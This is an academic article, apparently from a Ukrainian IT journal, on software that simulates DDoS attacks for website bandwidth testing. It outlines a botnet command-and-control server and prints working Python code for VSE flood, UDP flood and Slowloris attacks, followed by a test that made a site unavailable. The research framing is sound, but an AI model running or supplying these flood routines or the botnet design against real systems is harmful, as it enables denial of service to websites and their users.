УДК 004.75
DOI https://doi.org/10.32689/maup.it.2024.2.7

Оксана КОШОВА
кандидат педагогічних наук,
доцент кафедри комп'ютерних наук та інформаційних технологій,
Полтавський університет економіки і торгівлі, koshova.o111@gmail.com
***ORCID:** 0000-0003-0794-6774*

Дмитро ОЛЬХОВСЬКИЙ
кандидат фізико-математичних наук,
доцент кафедри комп'ютерних наук та інформаційних технологій,
Полтавський університет економіки і торгівлі, dmitriy@olhovsky.name
***ORCID:** 0000-0003-0313-6977*

Станіслав СУПРУН
магістр спеціальності «Комп'ютерні науки»,
Полтавський університет економіки і торгівлі, exloads@gmail.com
***ORCID:** 0009-0001-2475-7732*

Станіслав ВОЛКОВ
аспірант,
Полтавський університет економіки і торгівлі, unbrancodilupi@gmail.com
***ORCID:** 0009-0001-2472-5642*

ПРОГРАМНЕ ЗАБЕЗПЕЧЕННЯ СИСТЕМИ ІМІТАЦІЙНОГО МОДЕЛЮВАННЯ ПРОЦЕСУ DISTRIBUTED DENIAL OF SERVICE-АТАК НА ВЕБ-САЙТИ

Анотація. *Distributed Denial of Service (DDoS) є одним з найбільш широко використовуваних методів кібератак в інтернеті. Це атака, яка спрямована на перевантаження веб-сайту, сервера або мережі трафіком, з метою заборонити легітимним користувачам доступ до ресурсу. Для цього зловмисники використовують велику кількість комп'ютерів, які були скомпрометовані або озброєні спеціальним програмним забезпеченням, яке називається ботнетом. DDoS-атаки можуть використовуватися, як з боку зловмисників, так і в плані захисту від них (для тестування веб-сайтів з метою передбачення таких нападів).*

Мета роботи *– розробка програмного забезпечення для тестування інтернет ресурсів на пропускну здатність через протоколи L4 та L7.*

Методологія. *Для реалізації проєкту використано наступні засоби та інструменти розробки: мова програмування Python; клієнтська частина PuTTy; серверна частина PostgreSQL; інструмент адміністрування та розробки для PostgreSQL pgAdmin; розподілене сховище даних, що зберігає інформацію в пам'яті Redis; розподілена система контролю версій Git; середовище розробки Visual Studio Code; сервіс хостингу у хмарі Hetzner.*

Наукова новизна*. В роботі проаналізовано найбільш використовувані на сьогодні техніки для здійснення DDoS-атак, детально описано основні етапи їх застосування. Розглянуто реалізацію основних частин проєкту, а саме, облікових записів, потужних серверів, протоколів тестування, розгортання. Для виконання поставленої мети обрано тестування інтернет ресурсів на пропускну здатність. Для цього використано два протоколи L4 та L7. Для опису роботи системи тестування інтернет-ресурсів побудовано діаграму прецедентів. Розроблено програму, що дозволяє оцінити пропускну здатність веб-сайтів, з метою їх захисту від DDoS-атак. Розглянуто процес тестування поетапно на прикладі.*

Висновки. *Розроблене програмне забезпечення можна використовувати для тестування інтернет ресурсів на пропускну здатність через протоколи L4 та L7.*

Ключові слова: *діаграма прецедентів, протоколи L4 та L7, пропускна здатність.*

Oksana KOSHOVA, Dmytro OLKHOVSKY, Stanislav SUPRUN, Stanislav VOLKOV. SOFTWARE OF THE SYSTEM FOR SIMULATING THE PROCESS OF DISTRIBUTED DENIAL OF SERVICE-ATTACKS ON WEBSITES

Abstract. *Distributed Denial of Service (DDoS) is one of the most widely used methods of cyber attacks on the Internet. This is an attack that aims to overload a website, server or network with traffic in order to deny legitimate users access to the resource. For this, attackers use a large number of computers that have been compromised or armed with special software, called a botnet. DDoS attacks can be used both by attackers and in terms of protection against them (to test websites in order to anticipate such attacks).*

The purpose of the work *is development of software for testing Internet resources for bandwidth through L4 and L7 protocols.*

Methodology. *The following tools and development tools were used to implement the project: Python programming language; PuTTy client part; server part of PostgreSQL; administration and development tool for PostgreSQL pgAdmin; a distributed data store that stores information in Redis memory; Git distributed version control system; Visual Studio Code development environment; Hetzner cloud hosting service.*

Scientific novelty. *The most used today techniques for carrying out DDoS attacks has been analyzed in that paper. The main stages of their application have been described in detail. The implementation of the main parts of the project, namely accounts, powerful servers, testing protocols, deployment has been considered. Testing of Internet resources for bandwidth was chosen to fulfill the goal. Two protocols L4 and L7 were used for this purpose. The diagram of precedents to describe the operation of the system of testing Internet resources was built. A program that allows you to estimate the bandwidth of websites in order to protect them from DDoS attacks has been developed. The testing process is considered in stages using an example.*

Conclusions. *The developed software can be used to test Internet resources for bandwidth through L4 and L7 protocols.*

Key words: *precedent diagram, L4 and L7 protocols, bandwidth.*

Вступ. Постановка проблеми в загальному вигляді та її зв'язок з важливими науковими чи практичними завданнями. Зловмисники можуть використовувати різні техніки для здійснення DDoS-атак, включаючи SYN-флуд, UDP-флуд, HTTP-флуд, DNS-ампліфікацію та інші. Кожна з цих технік має свої переваги та недоліки, і вибір конкретної техніки залежить від цілей атаки та характеристик цільового веб-сайту або мережевого ресурсу. Попри те, що DDoS-атаки можуть бути виконані з різних мотивів, таких як політичні або економічні, вони завжди мають серйозні наслідки для жертв. Атаки можуть спричинити великі фінансові втрати, перерви у роботі веб-сайту та негативно позначитися на репутації компанії. Тому захист від DDoS-атак є надзвичайно важливою задачею для будь-якої компанії, яка залежить від свого веб-сайту та мережевих ресурсів для здійснення бізнесу.

Аналіз останніх досліджень і публікацій. Роботи [1-14] висвітлюють різні підходи та інструменти, які дозволяють глибше зрозуміти механізми атак та ефективно боротися з такими загрозами. Зокрема, в [10] проаналізовано поведінку атак, їхні наслідки та стратегії пом'якшення в контрольованих умовах. Основні компоненти включають вузли-атакуючі, уразливі пристрої (Devs) та сервер-ціль, що створює реалістичні сценарії атак за допомогою Docker та NS-3 симулятора мережі. В дослідженні [13] розглянуто методику виявлення та пом'якшення атак SYN Flood у розподіленому середовищі. Запропонована модель базується на евристичних підходах і використовує симулятор OMNET для аналізу та порівняння з іншими методами. Огляд публікацій вказує на важливість використання різних підходів до моделювання та аналізу DDoS-атак для підвищення рівня кібербезпеки та розробки ефективних стратегій захисту.

Постановка завдання. Вирішено розробити програмне забезпечення системи тестування інтернет ресурсів на пропускну здатність на клієнт-серверній архітектурі, тобто має бути єдиний веб-сервер, який буде контролювати поведінку клієнтської частини. Остання в свою чергу повинна бути представлена у вигляді програми, що контролює декілька девайсів, та оперувати даними з бази даних.

Виклад основного матеріалу дослідження. DDoS може відрізнятися в залежності від того, для якої конкретно мети зловмисник хоче виконати DDoS-атаку. Однак будь-яка з них може включати наступні кроки.

Визначення мети атаки: зловмисник повинен визначити, який веб-сайт або мережевий ресурс він хоче атакувати. Це може бути зроблено з різних мотивів, включаючи політичні, економічні або особисті.

Вибір методу атаки: зловмисник повинен вибрати метод атаки, який буде найбільш ефективним для досягнення мети атаки. Це може включати використання ботнету, створення власного ботнету, використання зламаних комп'ютерів або використання інших засобів.

Вибір програмного забезпечення для атаки: зловмисник повинен вибрати програмне забезпечення, яке найкраще підходить для виконання DDoS-атаки. Це може включати вибір відкритого програмного забезпечення або створення власного програмного забезпечення.

Підготовка до атаки: зловмисник повинен підготувати свої засоби для виконання атаки, такі як ботнет, програмне забезпечення та інші ресурси. Він також може використовувати техніки для приховування своєї ідентичності та розміщення атак з анонімних джерел.

Виконання атаки: зловмисник запускає атаку, відправляючи велику кількість запитів на веб-сайт або мережевий ресурс, щоб перевантажити його та заблокувати доступ до нього для користувачів.

Оцінка результатів: зловмисник оцінює результати атаки та визначає, чи потрібно здійснити додаткові дії для досягнення поставленої мети. Він також може виконувати моніторинг стану веб-сайту або мережевого ресурсу під час атаки, щоб зрозуміти, наскільки ефективно вона працює [11, 12].

Розглянемо реалізацію таких частин проєкту: облікові записи, потужні сервери, протоколи тестування, розгортання.

Облікові записи. Реалізація частини з обліковими записами користувачів системи включає розробку як клієнтської, так і серверної логіки. Алгоритм авторизації побудований на основі токену, що зберігає дані користувача для подальшої авторизації користувача. Клієнт отримує цей токен від серверу після успішної авторизації користувача, а в подальшому використовує для авторизації запитів до серверу. Якщо буде здійснено повторний вхід в обліковий запис, то старий токен анулюється, тим самим, користувачу із старим токеном потрібно ще раз увійти до облікового запису. Отже, є завжди тільки

один валідний токен і тільки один авторизований користувач облікового запису. Також, після успішної авторизації, користувач має можливість вийти з облікового запису.

Потужні сервери. Якщо говорити про злочинців, які хочуть провести DDoS-атаку, то вони можуть використовувати будь-які сервери, які доступні для них. Зазвичай, це можуть бути сервери з відкритими портами, сервери зі слабкими або відсутніми захистами, сервери з відкритими DNS-ампліфікаторами та інші.

Будемо використовувати власний сервер.

Протоколи тестування. Тестування на стійкість до DDoS-атак може бути здійснене за допомогою різних протоколів тестування. Тестування на стійкість до DDoS-атак може допомогти виявити слабкі місця в захисті веб-сайту та допомогти компанії виявити шляхи покращення безпеки своїх ресурсів.

Наприклад, розробники веб-сайтів можуть використовувати тести на стійкість до DDoS-атак, щоб забезпечити, що їх сайти можуть протистояти навантаженню, яке може статися в результаті атаки. Це може бути особливо важливим для підприємств, які залежать від своїх веб-сайтів для проведення бізнесу.

Проте, важливо пам'ятати, що тестування на стійкість до DDoS-атак повинне проводитися тільки з дозволу власника веб-сайту. Будь-яка спроба тестування без дозволу може бути законним порушенням та мати негативні наслідки для всіх сторін, включаючи юридичну відповідальність для тестувачів.

Узагалі, важливо зазначити, що це дуже складний процес, який потребує фахівців інформаційної безпеки, які знають, як працюють різні види DDoS-атак і які методи захисту від них найбільш ефективні. Вони можуть розробляти стратегії та рекомендації щодо покращення безпеки веб-сайту на основі результатів тестів [8, 9].

Отже, тестування на стійкість до DDoS-атак є важливим етапом в захисті веб-сайту від атак і може допомогти компаніям збільшити стійкість своїх ресурсів до збоїв та перевантажень. Проте, це слід робити тільки з дозволу власника веб-сайту та за допомогою фахівців інформаційної безпеки.

У роботі використано два протоки L4 та L7.

Розгортання. Використано PuTTY – це безкоштовний емулятор терміналу з відкритим вихідним кодом, послідовна консоль і програма для передачі файлів по мережі. Зазвичай використовується для віддаленого доступу та управління такими пристроями, як сервери, мережеві комутатори та маршрутизатори, і підтримує різноманітні протоколи, включаючи SSH (Secure Shell), Telnet та rlogin. PuTTY доступний для Windows, macOS та Linux і широко використовується системними адміністраторами та IT-фахівцями для таких завдань, як налаштування та моніторинг мережевих пристроїв, передача файлів та запуск віддалених команд. PuTTY також є популярним вибором для підключення та управління віддаленими серверами та пристроями під управлінням Linux або Unix.

Для опису роботи частин системи, що розробляються, а саме: тестування інтернет-ресурсів, було вирішено побудувати діаграму прецедентів (рис. 1).

Прецедент – це все те, що може робити система, або що можна робити з нею.



Рис. 1. Діаграма прецедентів облікових записів

ПРЕЦЕДЕНТ: АВТОРИЗАЦІЯ.

Ектор: Неавторизований користувач.

Передумова: Користувач не авторизований в системі.

Післяумова: Користувач авторизований в системі.

Сценарій:

- Користувач переходить до PuTTY.
- Натискає на кнопку авторизації.
- З'являється вікно авторизації.

– Користувач вводить свій email та пароль.
– Користувач натискає кнопку «Увійти».
– Користувач авторизований
ПРЕЦЕДЕНТ: ПОЧАТОК ТЕСТУВАННЯ.
Ектор: Авторизований користувач.
Передумова: Користувач авторизований в системі.
Післяумова: Користувач потрапляє до системи.
Сценарій:
– Користувач переходить до терміналу PuTTY.
– Пише команду в терміналі.
– Обирає сервера з яких буде надсилати запити.
– Обирає сервер на який буде надсилати запити.

Розглянемо особливості розробленого програмного продукту із використанням протоколів L4 та L7.

Ботнет для здійснення DDoS-атак на рівні L4 (Transport Layer) та L7 зазвичай складається з кількох основних компонентів.

Загальна схема роботи ботнету для DDoS-атак на рівні L4 та L7 виглядає наступним чином:

1. Зловмисник заражає велику кількість пристроїв шкідливим ПЗ, перетворюючи їх на ботів.
2. Інфіковані пристрої встановлюють з'єднання з командним сервером (C&C сервером).
3. Боти отримують від C&C сервера команди для здійснення DDoS-атак.
4. Боти здійснюють атаки, генеруючи великий обсяг трафіку на цільовий сервер або мережу.
5. Боти відправляють звіти на C&C сервер про результати атак та свій стан.

Командний сервер (C&C сервер). Його функціями виступають координація та комунікація. Він відправляє команди ботам (інфікованим пристроям) та збирає звіти від ботів про успішність атак або їхній стан. Він може бути розгорнутий на VPS або хмарному сервері. При цьому часто використовує методи шифрування та приховування, щоб уникнути виявлення.

Боти (інфіковані пристрої). Їх функції – це виконання команд та звітування. Тобто вони отримують команди від C&C сервера і виконують DDoS-атаки. Потім повідомляють про свій стан та результати атак на C&C сервер.

Глобальні змінні: shutdown, count, dead, socketList, key – змінні для керування станом програми та зберігання інформації.

Функції для роботи з сокетами:

ReadSocket(sock, length) і ReadLine(sock, length) – функції для читання даних із сокета.

SentCmd(data, sock, rlock) – надсилання команди ботам.

SendCmd(cmd, so, rlock) – функція для надсилання команди всім ботам.

scan_device(rlock) – сканування підключених ботів.

ShowBot(so) – відображення кількості підключених ботів.

handle_bot(sock, socketList, rlock) – обробка під'єднаного бота, підтримка його з'єднання.

Verify(sock, addr, rlock) – верифікація клієнта, що підключається.

Commander(sock, rlock) – інтерфейс командного рядка для управління ботнетом.

Функції для управління ботнетом:

listen_scan() – функція для прослуховування і реєстрації знайдених IP-адрес.

main(rlock) – основна функція сервера для прийому нових з'єднань.

xor_enc(string, key) і xor_dec(string, key) – функції для шифрування і дешифрування рядків із використанням XOR.

Основний блок коду:

Перевірка аргументів командного рядка для встановлення порту.

Створення та запуск потоків для роботи сервера.

Основні кроки роботи:

1. Запуск сервера. Перевірка наявності аргументу командного рядка для встановлення порту.

2. Запуск функції main, яка створює серверний сокет і приймає нові підключення.

3. Верифікація клієнтів. Під час підключення нового клієнта виконується функція Verify, яка перевіряє, чи є клієнт ботом або командиром (адміністратором).

4. Управління ботами. У разі бота, його додають до списку socketList, і запускають функцію handle_bot для підтримки з'єднання.

У разі командира, виконується аутентифікація за даними з файлу login.txt, після чого запускається інтерфейс командного рядка Commander.

5. Командний інтерфейс. У командному інтерфейсі можна надсилати команди ботам, сканувати активні з'єднання, підраховувати кількість ботів і виконувати інші адміністративні завдання.

6. Шифрування даних. Для забезпечення конфіденційності даних між сервером і ботами використовується просте шифрування XOR з базовим 64 кодуванням.

Щодо транспортних протоколів L4 та L7, то вони виконують наступні типи атак:

1. VSE Flood – відправляє багато запитів на сервер, вичерпуючи ресурси для обробки нових з'єднань.

Тут у розробленому програмному продукті наявні наступні складові. Змінні та параметри:

ip і port – адреса і порт цільового сервера.

stop – глобальна змінна, яка використовується для зупинки атаки.

Нескінченний цикл:

while True: – цикл, який виконуватиметься доти, доки stop не стане True.

Створення UDP-сокета:

s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM) – створення сокета для передавання даних по UDP.

Надсилання пакетів:

У циклі for _ in range(200): надсилаються 200 пакетів, що містять рядок \xFF\xFF\xFF\xFF\xFF\ xFFTSource Engine Query\x00, що являє собою спеціальний запит до ігрового сервера.

Закриття сокета:

s.close() закриває сокет після завершення передачі.

```
def VSE(ip, port):#VSE flood, for Valve servers
global stop
while True:
if stop:
break
sendip=(str(ip),int(port))
s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
try:
for _ in range(200):
s.sendto('\xFF\xFF\xFF\xFFTSource Engine Query\x00'.encode(), sendip)

s.close()
except:
s.close()
```

2. UDP Flood. Відправляє великий обсяг UDP-пакетів на випадкові порти, перевантажуючи сервер. Вона містить наступні складові.

Змінні та параметри:

ip, port і size – адреса і порт цільового сервера, розмір пакета.

stop – глобальна змінна для зупинки атаки.

Нескінченний цикл:

while True: – цикл, який виконується доти, доки stop не стане True.

Створення UDP-сокета:

s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM) – створення сокета для передавання даних по UDP.

Надсилання пакетів:

У циклі for _ in range(200): створюються і відправляються 200 пакетів випадкових байт довжиною size, згенерованих за допомогою random._urandom(int(size)).

Закриття сокета:

s.close() закриває сокет після завершення передачі.

```
def UDP(ip, port, size):#udp flood(best size is 512-1024, if size too big router may filter it)
global stop
while True:
if stop:
break
sendip=(str(ip),int(port))
s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
try:
for _ in range(200):
udpbytes = random._urandom(int(size))
s.sendto(udpbytes, sendip)
s.close()
except:
s.close()
```

3. SLOWLORIS. Функція SLOW, яка реалізує атаку Slowloris, відкриваючи безліч незакритих HTTP-з'єднань із веб-сервером і підтримуючи їх відкритими.

def SLOW(ip, port, conns, path):
Параметри:
ip – адреса цільового сервера.
port – порт цільового сервера.
conns – кількість одночасних з'єднань.
path – шлях на сервері, до якого будуть спрямовані запити.
Ініціалізація та заголовки
socket_list = [] get_host = "GET " + path + "?" + str(random.randint(0, 50000)) + " HTTP/1.1\r\nHost: " + ip + "\r\n" connection = "Connection: Keep-Alive\r\n" useragent = "User-Agent: " + random.choice(useragents) + "\r\n" accept = random.choice(acceptall) header = get_host + useragent + accept + connection
Тут:
socket_list – список сокетів для підтримки з'єднань.
get_host – рядок запиту HTTP з випадковим числом для обходу кешування.
connection – заголовок для підтримки з'єднання відкритим.
useragent – заголовок із випадковим вибором рядка User-Agent.
accept – випадковий заголовок Accept.
header – усі заголовки разом.
Створення початкових з'єднань

```
for _ in range(int(conns)):
try:
if stop:#if stop=False then countine
break
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((str(ip), int(port)))
if int(port) == 443:
ctx = ssl.SSLContext()
s = ctx.wrap_socket(s,server_hostname=ip)
s.send(str.encode(header))
socket_list.append(s)
except:
pass
```

Створює conns кількість початкових TCP-з'єднань до сервера.
Якщо порт 443, то використовується SSL для шифрування з'єднання.
Відправляє HTTP-запит із заголовками і додає сокет у socket_list.
Підтримання з'єднань:

```
while True:#loop
if stop:#if stop=False then countine
break
for s in list(socket_list):
try:
s.send("X-a: {}\r\n".format(random.randint(1, 50000)).encode("utf-8"))
except socket.error:
socket_list.remove(s)
for _ in range(int(conns)-len(socket_list)):
try:
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((str(ip), int(port)))
if port == 443:
s = ssl.wrap_socket(s)
```

s.send(str.encode(header))
socket_list.append(s)
except:
pass

Тут у нескінченному циклі підтримує відкриті з'єднання шляхом надсилання додаткових заголовків (X-a). Якщо сокет закрито, його видаляють із socket_list.

Якщо кількість з'єднань зменшується, створюються нові для відновлення початкової кількості.

Далі розглянемо етапи виконаного тестування та його результати.

1. Обираємо наш цільовий ресурс і аналізуємо загальну інформацію (рис. 2).



Рис. 2. Загальна інформація про сайт

2. Дізнаємось всі піддомени.
3. Дивимося інформацію про DNS (рис. 3).



Рис. 3. Інформацію про DNS

4. Далі запускаємо і дізнаємося, скільки видає один сервер потужності L4 (рис. 4).

Рис. 4. Потужності L4

5. Один сервер може створити декілька мільйонів підключень до незахищеного ресурса L7.
6. Запускаємо ботнет і підключаємо бота (рис. 5).



Рис 5. Підключення бота

7. Починаємо тестування (рис. 6).



Рис. 6. Початок тестування

8. Отримуємо результати тестування (рис. 7).



Рис. 7. Результати тестування

Проаналізуємо отримані результати тестування.

Після запуску двох потоків загальним обсягом 4-6 Gbps наш сайт для перевірки став недоступним. Це вказує на те, що сервери не витримують навантаження, що перевищує їх максимальну пропускну здатність.

Щодо причин недоступності сайту можна виділити наступні:

1. Пропускна здатність серверів виявилася недостатньою для обробки трафіку обсягом 4-6 Gbps.

2. Можливо, є інші фактори, такі як недостатня кількість ресурсів (ЦП, пам'ять), або інші вузькі місця в інфраструктурі.

За результатами проведеного тестування можна сформулювати наступні рекомендації для усунення вразливості досліджуваного сайту:

1. Розширення інфраструктури – необхідно додати більше серверів або збільшити пропускну здатність існуючих серверів.

2. Оптимізація – необхідно проаналізувати і оптимізувати налаштування сервера та програмного забезпечення для кращої обробки високого навантаження.

3. Балансування навантаження – використання балансувальника навантаження для рівномірного розподілу трафіку між кількома серверами може збільшити пропускну здатність.

4. Не менш важливим є проведення регулярних стрес-тестувань для перевірки стійкості інфраструктури досліджуваного сайту до високих навантажень.

Висновки з даного дослідження та перспективи подальших розвідок у даному напрямі. DDoS-атака є серйозною загрозою для онлайн-бізнесу, яка може призвести до значних фінансових втрат та порушення діяльності компанії. На жаль, злочинці, які проводять DDoS-атаки, постійно вдосконалюють свої методи та інструменти, що робить цю проблему ще більш актуальною. Однак, існують різноманітні методи захисту від DDoS-атак. У цілому, боротьба з DDoS-атаками вимагає поєднання різних підходів та інструментів, які дозволяють виявляти, запобігати та мінімізувати шкоду від таких атак. В роботі запропоновано програмне забезпечення системи імітаційного моделювання процесу DDoS-атак на веб-сайти, а саме: тестування інтернет ресурсів на пропускну здатність через протоколи L4 та L7. У подальшому планується його удосконалення шляхом нових методів та розширення потужностей для дослідження пропускної спроможності програмних продуктів.

Список використаних джерел:

1. Джулій В. М., Чорненький В. І., Савіцька О. О. Метод виявлення та протидії розподіленим атакам, спрямованим на відмову в обслуговуванні. *Вісник Хмельницького національного університету.* 2019. Вип. № 1. С. 127–134.

2. Матеріали Міжнародної науково-практичної конференції «Кіберпростір в умовах війни та глобальних викликів XXI століття: теорія та практика» (м. Одеса, 24 листопада 2023 р.). Одеса, 2023. 301 с.

3. Таненбаум, Ендрю С. Комп'ютерні мережі. К.: Видавництво «Підручники і посібники», 2023, 992 с.

4. Кошова О. П., Черненко О. О., Чілікіна Т. В., Комар І. І. Особливості розробки web-застосунків для системи дистанційного навчання з допомогою бібліотеки React. Системи та технології, 65(1), 2023. С. 20–31.

5. Кошова О. П., Ольховська О. В., Тацій Д. С., Олексійчук Ю. Ф., Черненко О.О. Розробка веб-додатків та сервісів на платформі NODE.JS. Таврійський науковий вісник. Серія: Технічні науки, 2023. Вип. 2. С. 78–89.

6. Garcia, Carlos, and Smith, Andrew. Cybersecurity Essentials: Protecting Your Web Assets from DDoS Attacks. New York: McGraw-Hill Education, 2020.

7. Ghaffari F., Gharaee H., Arabsorkhi A. Cloud security issues based on people, process and technology model: A survey. *In Proceedings of the 2019 5th International Conference on Web Research (ICWR), Tehran, Iran, 24–25 April 2019; IEEE: Piscataway, NJ, USA, 2019*; pp. 196–202.

8. Foschini, Luca, et al. "Effective DDoS Mitigation in Cloud Environments". IEEE Transactions on Cloud Computing, 2020.

9. Kumar, Sandeep. Advanced DDoS Mitigation Techniques. London: Wiley, 2019.

10. Kundi M., et al. An Adaptive Distributed Denial of Service Attack Prevention Technique in a Distributed Environment. Sensors, 2023. 23(14), 6574. Access mode: https://www.mdpi.com/1424-8220/23/14/6574

11. Liu B., Chen J., Hu Y. Mode division-based anomaly detection against integrity and availability attacks in industrial cyber-physical systems. Comput. Ind. 2022, 137.

12. Owens, John. «DDoS Attacks: Evolution, Detection, and Mitigation». – San Francisco: No Starch Press, 2021.

13. Sridhar-Research-Lab. DDoSim: Distributed Denial of Service Simulator. GitHub. 2023. Access mode: https://github.com/sridhar-research-lab/DDoSim

14. Stallings, William. «Network Security Essentials: Applications and Standards». Upper Saddle River, NJ: Pearson, 2016.